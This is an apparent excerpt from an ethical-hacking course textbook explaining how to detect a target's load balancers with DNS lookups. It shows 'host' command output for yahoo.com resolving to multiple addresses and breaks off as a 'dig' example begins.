
Detect Load Balancers

Organizations use load balancers to distribute their web server load across multiple servers and thus increase the productivity and reliability of web applications. In general, there are two types of load balancers, namely DNS load balancers (layer 4 load balancers) and HTTP load balancers (layer 7 load balancers). Attackers use various tools such as dig, load balancing detector (lbd), and Halberd, to detect load balancers of the target organization along with their real IP addresses. For example, if a single host resolves to multiple IP addresses, then attackers can determine that the target organization is using load balancers.

- **Using host command**

  Type the following host command to determine whether the target domain is resolving to multiple IP addresses:

  `host <target domain>`



```
┌─[attacker@parrot]─[~]
└──╼ $host yahoo.com
yahoo.com has address 98.137.11.164
yahoo.com has address 98.137.11.163
yahoo.com has address 74.6.143.25
yahoo.com has address 74.6.231.20
yahoo.com has address 74.6.231.21
yahoo.com has address 74.6.143.26
yahoo.com has IPv6 address 2001:4998:24:120d::1:0
yahoo.com has IPv6 address 2001:4998:124:1507::f000
yahoo.com has IPv6 address 2001:4998:44:3507::8000
yahoo.com has IPv6 address 2001:4998:44:3507::8001
yahoo.com has IPv6 address 2001:4998:24:120d::1:1
yahoo.com has IPv6 address 2001:4998:124:1507::f001


yahoo.com mail is handled by 1 mta7.am0.yahoodns.net.
```

Figure 14.52: Screenshot showing output of host command

- **Using dig command**

  The dig command provides more detailed results than the host command. Type the following dig command to determine whether the target domain is resolving to multiple IP addresses:

  `dig <target domain>`



```
┌─[attacker@parrot]─[~]
└──╼ $dig yahoo.com


